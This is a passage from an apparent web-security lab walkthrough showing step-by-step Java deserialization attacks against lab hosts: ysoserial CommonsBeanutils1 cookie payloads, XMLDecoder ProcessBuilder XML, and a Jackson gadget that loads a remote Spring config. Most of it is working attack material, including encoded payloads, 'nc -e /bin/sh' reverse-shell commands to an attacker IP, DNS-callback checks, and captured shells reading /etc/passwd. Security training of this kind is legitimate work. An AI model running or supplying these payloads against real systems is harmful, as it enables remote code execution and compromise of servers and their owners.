deserialize.userX.webhacklab.com'
```

```
root@kali:~/tools/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1
'nslookup deserialize.user85.webhacklab.com'
eJytVs1vG0UUF2M7Xsc4zUfz2VKa0oYmKd1NSVIn0KLkgxaD0wQs0oMP1ng90Nuud7ezs2TDoYf+AUgILvWdCcaCilVQcajEl
QsXTiAkTtwAoXJAqii82d3EaRiAt8SSd2bfbv0/3m/d241docjn0XKfVudUTHqkucsPmhlh/y2Me+/iHkTsPLt3EjEMsDwnXeJ
8VIK3bNydyKmWuoLsgJTUpqclu030+AwAXVHz05lWV0lRfZSrKlWzLVcuMWLLAVWdwV5f67gNy++HVP27FIPaILZtwC0gBUg6
3HcbFuoC00KpJraq2JLhhVdEiWru0jzXdnK2mCyPcb+l01chu2WR1Dx78+cnAXWszGwPwHQFtticcTyyGdg3mriUwrDgaehk1
qa5nqTsM+hT9UQ1LMG5RU/VdU+iq4NRXl1nNmAlgbh7X5msL3lgbn4/GIZmHlpJhVZglrnq1MuN50FJCAcsImcgj3S9CulReF
0y3K8wVEc8WZ4qLOkmdfG1o7gJDb0SLitAU8miNSZTlihAe2l3BI9WrE4PKwb/4M/jgaE3/+7rqlZ/DHMhq4n0WHFm437PX8
nU8s8R0Xnv24df38Pj12AyDXf4XoGsAgMKvECgzWxco0YK4y5m/538HAHyBoGWWSyFoJZYobHmr7o/+j+hz/9/gqB5JRhGQI
38cGhFQKJWYyaQGvBsFiYn2VZLYLVt3VUS1E5vkfEhFg1XAJHl4RXXo5yuEjXTZtWCGTyLSv4kCKGT00Fddc0nd0ckMcNE3KF
VqpMuGf20ZIj0BwU512b1wjwwQJiQEMMAIgBLcSAFmBA28KAfMBAm1uYzxX35a6Zdd7QH7xhXfUkTlSi9nVqVUzGczIlqYqte
zXEC4HzT2QeRvDdPRj+zP93hkD6NV9nTnCTFdH4LNMny8eBHLRETztbnP/2DTepPKCrHE40jUidxMHTeEFAiXJJYPowMrlke1
xn1w0J40yEQfVe0gyk4RkFBgmMPgVgCbzaaEW4ZwmjxrTpsosQ18WWJgKdQbMw7LrzwW2bbFTzLqZtBA4eUASWKIp3YxaQXu
9w70d0qnAM0YMGaNA3A12DQ4U9bLkMvAjn03A0VALD6INT3/CcfuyjWwVRPdx0jKtrrLxK9RsmLcv5kIIRbCbMZZqBs4N758x0
U9g+dYzDn4Pdb1SaGsPutiRQ2Txlor50oh7t4ho2obHsxYnsy0jYhcnSWHYUs1F4LEM0TKEM+y6hP9j0ARJXBZjyEV0BAi+
MwgRc0V4No0/BWQzYClBZ/JgKjBEXxmQgZohQlcsV1CJ3JJ4UtysknabsGxQLA/PIwE5a4LuoNzAj3QixJ9uA99lGqPR2rzAX
UftR0B2uHwcf+1z8IjLJC75+Akmq8bSMHQdtBn8ERytX4GcVK4C1rHhS9h/NpmIHgxCiPiJv7A/iloxzWNRzE4DW3Q7MLJ2Ya
832/PseNyjnUp0KNArwJ9jc6xm78Yv03VrvQezhyLX7btPXNr4MC5hVKNDJRjBE43oApDr4N9oXwdP6P+syMcdKsf12PSO16n
duG4Izg/Gjw7d1S3W1YXv+ESekm4s0bAl5Vu8f8FQSMiUg==
```

Step 18: Add the generated payload in 'rememberMe' cookie as shown in figure:

The screenshot shows a web browser's developer tools with the 'Request' tab selected. The target URL is `http://mblognew.webhacklab.com`. The request is a GET to `/userUpdate`. The 'Cookie' header is `JSESSIONID=883B382ACE34F9454AA47F4D3E472E36; rememberMe="eJytVs1vG0UUF2M7tm0c5qP5bClNaU0Tl07mw0mc0iLkgxaD0wQc0oMP1ng90FvWu9vZWeJw6KF/ABKCC/8ASBA0kRBUHJC4cuHCCYTEiRsgVA5IFYU3u5s4TULjlljzyub9/1+895u/QpNDoeem/RtqrhCN5QVrltCF5uvucxlH/ww8vn92TvbYQHlIeLo77AcJDSra1N0hcUFd0ekpCol1YVdeqZmA0AIFV+yeEwhNtXWmYJyVct0lBKjphRw1Hnc1aw+e5fceXD9j9shCD1k5RbcBpKDum0tm3GxKaDdt2p0s6LmBdfNClpEa70HWNMsw2Ca0P39jk5HCeyWDFb34P6fHw7cNbenQgA1W0Cb5QrbFSu+XZ05GxEMK4yGrqAmxXFNZY/BGkV/FN0UjJvUUgQ0ITRFcFpTVlnVNqhgThbX5hVl35hbn46HIZqFlqJulpkprrrVEuNZOFFEADmXmMgivVaARLG0KZhm1ZkjIFwozBcgWtQM6uBrR2FPgHyKLZ0DpqJJq0ymLJKD9uL+CB6uWJ3uVwz+wZ/LPU0v/t3XVan860dCVhPpocL81r2ev6Lx1Z8...`". The 'Response' tab shows a Java exception stack trace: `java.lang.ClassCastException: java.lang.reflect.InvocationTargetException at org.apache.commons.beanutils.BeanComparator.compare(BeanComparator.java:155)`.



Step 19: The payload gets successfully executed and a request on python server will be received as shown in figure:

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
17:54:35.156702 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:40.200960 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:45.387208 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
```

Step 20: Generate the payload using tool 'ysoserial-master.jar' to perform the action of taking a reverse shell using the below command:

```
root@Kali:~/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar
CommonsBeanutils1 'nc -e /bin/sh 192.168.4.X 9898'
```

```
(root@kali)-[~/ysoserial/target]
# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nc -e /bin/sh 192.168.4.85 9898'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
eJytVs1vG0UUF2M7tmOc5qP5bEvr0oYmKdl1EqexcUTIBY2GTRNISA8+WOP14GxZ7253Z4nDoYf+AUgILvwDcAcILVQcUDIyo
ULJxASJ26AUDkgVrTe7G7iNAmNW2LJO7Nv3vu9N+/95s1u/Qotjg19N+m7VHK5pkvLtmbaGt98w2Uu++ih9N0HM3e2wxAqQMTR
3mMKJFSzZlGbctPm0KsIS1lyv078nzdaAoAQA1827apELAquMwntaqbhSGVGDWHgSHM4a1h99z658/D6H7dDEHrEyy24DUSBuG
WbFrP5Jocu36tOjaq8wm3NqKJH9DZzIdFV1HWmcs2f72A6UuC3rLNGBA/+HjwnrE9FQKQWxw6TJdbLL/2/WrM2YjgtsLo6EVE
khzXkPY4rFOMR9IMzmyD6lLD0bkbqCZvWpVWVs3TKmVPAsfXG0jFG1mcTYYGWoK2kGRVm80turtzApwooyHh6IwXUF4vQqJU3u
RMNSvM4RAuFueKEC2pOnXwt4u4Jw3zQpZxoKvK0BoTKYso0Fnav4NHK9aQ+xWdf/Dn2p6j1/8e6KlWf/RzIaqJ8lBxbut+31/R
+OrPgTi6/e3Dr77G5XHIJSAMz8VgKgaDMXieQIFdbI3qa8x2MPtvFRYIkNcItm1jKTg1+BrVXdbyeerD+x/89PtLBKLTmqFxnI
SHhtcIROZx1wTaFc1gfn5WRbUIvt9UEZYiOL4Hwghf1xwCJ1e4W14NcrhMN3WTVggkC4bBbC9FDJUmU3H9IOTLV/H8RNYjVaq
jDsXD0HJE2j1iv02adcI2EMKckBGDsjiAdnng0xxQN7hg0xxQF5YWswXD9Wu6Q1dPx48Yba8EkyPYO2r1Kjozm6LlMQrpurWkC
8ERp/IPZqu+zi4/bn/HwyBxCt1lVnesYrBJQKfPFk+joygwmvvywurbF1zCijyusrx5FAL4AQPniYKArEglwRmjyOTK6Zrq+yq
JmicDBgoiU0ahAQ8E4MhAhpNQVgCLZdbEds1uFZj8mzZQYqrfAeJQLfXLDsZEbx32nLNIu8g7bKfWlkj9oIlmlb1oBV0Njrcm3
6QMRjBnKfI8E6gZ2hYoacWT8ILMJqAyyChS0NNjbKUXNYM2VLPjeXGpbErWSkjZSdTuWwuG4c0dhBWZyqBS0MHL5e9+NgzVYat
Noktb0LgZ7ClrXCqvrnIraAZnWlscXkD008mk55M29JTU+PpbI7AWeVx63k4DyFspRgR/k9BC0RxjIkWDHFPhqzAZxIlMo4Ex5
aRL4Fseypt+Ix6Qh104DPpK0A7ZHHEDgndqCWMZ8RLJmT7DTeYcpfDAzFrAd6vXUCfdCPFGM492MusKcd2IInPQq268GO+IuH
wp6BZ9FCz7M7COXTfcBCH4d1NX8QVodX+KYSJcg/krrEvYPLGtmd4xdsUERopz/956MQxgUshuAAd00qKy7EDdb/fvbp0i6urJw
Z9MeiPwUCzV9etX7TfpmvX+o/n6gpfNc0DV9XgkVcVWjXTRE4RuNAEFG69QfWl8k38cwrPjNduQX4s j0nzPJ7ex+Mub/2k9+ze
U91eUUV38bIvgmbKtDQJ1Uem2+r9sgRko
```

Step 21: Start a "nc listener" to wait for reverse shell

```
root@Kali:~# nc -nlvp 9898
```

```
(root@kali)-[~]
# nc -nlvp 9898
listening on [any] 9898 ...
```



Step 22: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.

Request

9 **Referer:** http://mblognew.webhacklab.com/login

10 **Cookie:** JSESSIONID=7A03E889A8EBE62792192CBC59396EB7; rememberMe="eJytVs1vG0UUf2M7tm0c5qP5bEv r0oYmKdmt8+ngiJAPWgxOE0hIDz5Y4/XgbFnbmdnic0hh/4BSAgu/ANwIBwiVVBxQOLKhQsnEBInboBQ0SBVFN7sbuI0CY1bYsk7s2/e+7037/3mzW79Ck00h56b9F2quEI3lGWuWlwXm2+4zGUf/XDl7o0Z09thCOUg4ujvsTwkNKtqU06FxQV056WlKi3V+V15tmYDQAiBL1u8o1CbautMQbuqZTpKiVFTGjjKHM7qVt+9T+48vP7H7RCEHvFyC24DyUPc5pbNuNgU00F7NahZUVcE180KekRvM4d40yzDYJrQ/fk0pqMEfksGq0fw4M+P+++Z25MhgJotoM1yhe2KZd+vzpyNCG4rjI5eRCTFcU1lj8MaxXgU3RSMm9RQao4hNEVwWLNWwDU2qGBODs fmG0v fmFu f jYYhmoOWom6WmSmuu9US4zk4UUQD0zGYvKG8VnBFesh0nmGaVmSMqXCiMFSBa1Aza4G+HYlU8a5aUism4emokmrTKYskof24v4dPEayutvvGPvD"

Response

```
<pre>
10 java.lang.ClassCastException: java.lang.reflect.InvocationTargetException
11 org.apache.commons.beanutils.BeanComparator.compare(BeanComparator.java:1!
12 java.util.PriorityQueue.siftDownUsingComparator(PriorityQueue.java:722)
13 java.util.PriorityQueue.siftDown(PriorityQueue.java:688)
14 java.util.PriorityQueue.heapify(PriorityQueue.java:737)
15 java.util.PriorityQueue.readObject(PriorityQueue.java:797)
    sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
```



Step 23: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.

```
(rootkali)-[~]  
# nc -nlvp 9898  
listening on [any] 9898 ...  
connect to [192.168.4.85] from (UNKNOWN) [192.168.200.11]  
id  
uid=111(tomcat8) gid=117(tomcat8) groups=117(tomcat8)  
whoami  
tomcat8  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```




Java Deserialization Attack - XML

Challenge URL: <http://mblog.webhacklab.com/api/add/microblog>

- Identify the request to inject XML serialised data and inject a payload into it to make the host send ping requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Solution

Step 1: Login into the Microblog and post a blog.



Step 2: Observe the request. It's a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: */*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

{"awh.otsossecure.mblog.web.forms.MicroblogForm":{"content":"Test"}}
```

Step 3: In the source code we get some hints about the new update.



```

74         error : function(data) {
75             }
76         });
77     }
78
79     function addMicroBlog() {
80         var msgcontent = $("#msgcontent").val();
81
82         // UPDATE: Migrated to JSON on 12/04/2017
83         // var xml='<?xml version="1.0" encoding="UTF-8"?>'+
84         //     '<java version="1.7" class="java.beans.XMLDecoder">'+
85         //     '<object class="awh.otsosecure.mblog.web.forms.MicroblogForm">'+
86         //     '<void property="content">'+
87         //     '<string>'+msgcontent+'</string>'+
88         //     '</void>'+
89         //     '</object>'+
90         //     '</java>';
91

```

Step 4: Modify the request to check if the server accepts XML as an input. Web frameworks in Java use XStream or XMLDecoder libraries to convert HTTP request parameters to objects through a process called Deserialization which may lead to remote code execution. In the screenshot below when we tried to change our request to XML, the application servers an XML parsing error which gives us a hint that the HTTP request is attempting to be parsed as an XML.

```

<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7" class="java.beans.XMLDecoder">
<object class="awh.otsosecure.mblog.web.forms.MicroblogForm">
<void property="content">
<string>test</string>
</void>
</object>
</java>

```

Go Cancel <|> Target: <http://mblog.webhacklab.com>

Request

Raw Params Headers Hex XML

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://mblog.webhacklab.com/index
Content-Length: 243
Cookie: JSESSIONID=1BC9C9433D105ABCF8E43C91CFE2168E;
rememberMe=r00ABXNyACZhd2gubm90c29zZW51cmUubWJsbn2cuZGIubW9kZWwuVXN1c1N1cnUQ30eW9flvA
qABTAAIdXN1cm5hbWV0ABJMamF2YS9sYW5nL1N0cm1uZzt4cHQAQAWRocnV2
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7" class="java.beans.XMLDecoder">
  <object class="awh.otsosecure.mblog.web.forms.MicroblogForm">
    <void property="content">
      <string>test</string>
    </void>
  </object>
</java>
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 10 Jul 2018 16:31:16 GMT
Content-Type: text/plain; charset=ISO-8859-1
Content-Length: 0
Connection: close
```

Step 5: Start sniffing traffic using TCPDump.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

Step 6: Let's send the following XML file to the application , the XStream parser will try to deserialize the object and execute the java.lang.Runtime class giving us a remote code execution

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="2">
    <void index="0">
      <string>nslookup</string>
    </void>
    <void index="1">
      <string>spam1234.userX.webhacklab.com</string>
    </void>
  </array>
  <void method="start" />
</object>
```

The screenshot shows a web browser's developer tools with the 'Request' tab selected. The target URL is `http://mblog.webhacklab.com`. The request is a POST to `/api/add/microblog` with the following headers:

- Host: `mblog.webhacklab.com`
- User-Agent: `Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0`
- Accept: `/*/*`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Content-Type: `application/xml; charset=utf-8` (highlighted with a red box)
- X-Requested-With: `XMLHttpRequest`
- Content-Length: `337`
- Origin: `http://mblog.webhacklab.com`
- Connection: `close`
- Referer: `http://mblog.webhacklab.com/login`
- Cookie: `JSESSIONID=0DC72EAC12C2447A16A8FD7E2694E3D1`

The request body is an XML payload (lines 15-26) that is also highlighted with a red box:

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="2">
    <void index="0">
      <string>nslookup</string>
    </void>
    <void index="1">
      <string>spam1234.user6.webhacklab.com</string>
    </void>
  </array>
  <void method="start" />
</object>
```

The response tab shows an HTTP 500 Internal Server Error from the Apache Tomcat/8.0.32 server. The response body is an HTML error report.

Step 7: As can be seen from the screenshot below we received a dns request for domain resolution on our Authoritative domain “userX.webhacklab.com” confirming command execution.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:21:10.693005 IP 192.168.200.12.11167 > 192.168.4.6.53: 40159+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693626 IP 10.0.2.15.3271 > 8.8.8.8.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693743 IP 10.0.2.15.3271 > 8.8.4.4.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693842 IP 10.0.2.15.3271 > 1.1.1.1.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.975327 IP 8.8.8.8.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:10.975507 IP 192.168.4.6.53 > 192.168.200.12.11167: 40159 NXDomain 0/1/0 (117)
05:21:11.057879 IP 8.8.4.4.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:11.220633 IP 1.1.1.1.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
```

Step 8: Start to listen on any port, let's say 9999.

```
root@kali:~# nc -nvlp 9999
```

```
root@kali:~# nc -nvlp 9999
listening on [any] 9999 ...
```



Step 9: If we send the following XML file to the application, the XStream parser will try to deserialize the object and execute our command “nc -e /bin/sh 192.168.4.X 9999”.

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="5">
    <void index="0">
      <string>nc</string>
    </void>
    <void index="1">
      <string>-e</string>
    </void>
    <void index="2">
      <string>/bin/sh</string>
    </void>
    <void index="3">
      <string>192.168.4.X</string>
    </void>
    <void index="4">
      <string>9999</string>
    </void>
  </array>
  <void method="start" />
</object>
```

The screenshot shows a web browser window with a target URL of <http://mblog.webhacklab.com>. The browser displays a POST request and its response.

Request:

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://mblog.webhacklab.com/index
Content-Length: 618
Cookie: JSESSIONID=1BC9C9433D105ABCF8E43C91CFE2168E; rememberMe=r00ABXNyACZhd2gubm90c29zZW50cmUubWJsbn2cuZGIubW9kZWwuVXNlc1NlcUQ30eW9flvAgABTAIdXNlc1cm5hbWV0ABJMamF2Ys9sYW5nL1N0cm1uZzt4cHQABWRocnV2
Connection: close
```

The XML body of the request is highlighted in red:

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="5">
    <void index="0">
      <string>nc</string>
    </void>
    <void index="1">
      <string>-e</string>
    </void>
    <void index="2">
      <string>/bin/sh</string>
    </void>
    <void index="3">
      <string>192.168.4.6</string>
    </void>
    <void index="4">
      <string>9999</string>
    </void>
  </array>
  <void method="start" />
</object>
```

Response:

```
HTTP/1.1 405 Method Not Allowed
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 10 Jul 2018 16:41:38 GMT
Content-Length: 0
Connection: close
Allow: GET
```


Step 10: As can be seen from the screenshot below we can access the system using reverse shell and execute commands.

```
root@kali:~# nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 55638
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)

uname -a
Linux ubuntu20013 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

whoami
tomcat8

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```




Jackson JSON Deserialization Attack

Challenge URL: <http://mblog.webhacklab.com/mblog/api/add/microblog>

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Solution:

Step 1: Login into the Microblog and post a blog and intercept the request in Burp.



Step 2: Observe the request. It is a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: */*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

[{"awh.otsosecure.mblog.web.forms.MicroblogForm":{"content":"Test"}]
```

Step 3: Break the JSON format by simply removing the last “ ” (Double Quote) near Test as shown below and observe the error. This looks like a JSON serialized string.

| Request | Response |
|---|--|
| <p>Raw Params Headers Hex</p> <pre>POST /api/add/microblog HTTP/1.1 Host: mblog.webhacklab.com Content-Length: 67 Accept: */* Origin: http://mblog.webhacklab.com X-Requested-With: XMLHttpRequest User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 DNT: 1 Content-Type: application/json; charset=UTF-8 Referer: http://mblog.webhacklab.com/index Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3 Connection: close {"awh.ntsotsecure.mblog.web.forms.MicroblogForm",{"content":"Test"]</pre> | <p>Raw Headers Hex HTML Render</p> <p>Content-Length: 8677</p> <pre><!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style> {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} B {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} A {color : b : #525D76;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class=" Report</p><p>Message Unexpected end-of-input: was expecting closing quote for a value</p><p>Description The server encountered an unexpected condition that pre request.</p><p>Exception <pre>com.fasterxml.jackson.databind.JsonMappingExcep expecting closing quote for a string value at [Source: [awh.ntsotsecure.mblog.web.forms.MicroblogForm]&quot;,&quot;conter 135] at [Source: [awh.ntsotsecure.mblog.web.forms.MicroblogForm]&quot;,&quot;conter 61] (through reference chain: awh.ntsotsecure.mblog.web.forms.MicroblogForm[&quot;con com.fasterxml.jackson.databind.JsonMappingException.wrapWithPath(JsonMappingEx</pre> |

Note: From the error we can observe that the Jackson databind library is being used. This library is vulnerable to JSON deserialization attacks.

Step 4: The most common framework in java applications is Spring and if we feed the below JSON data to a Jackson parser parsing it, it'll try to load a Spring Configuration(ApplicationContext) file from over the network.

```
[ "org.springframework.context.support.FileSystemXmlApplicationContext",
"http://192.168.4.X:80/spel.xml"]
```

| Request | Response |
|--|--|
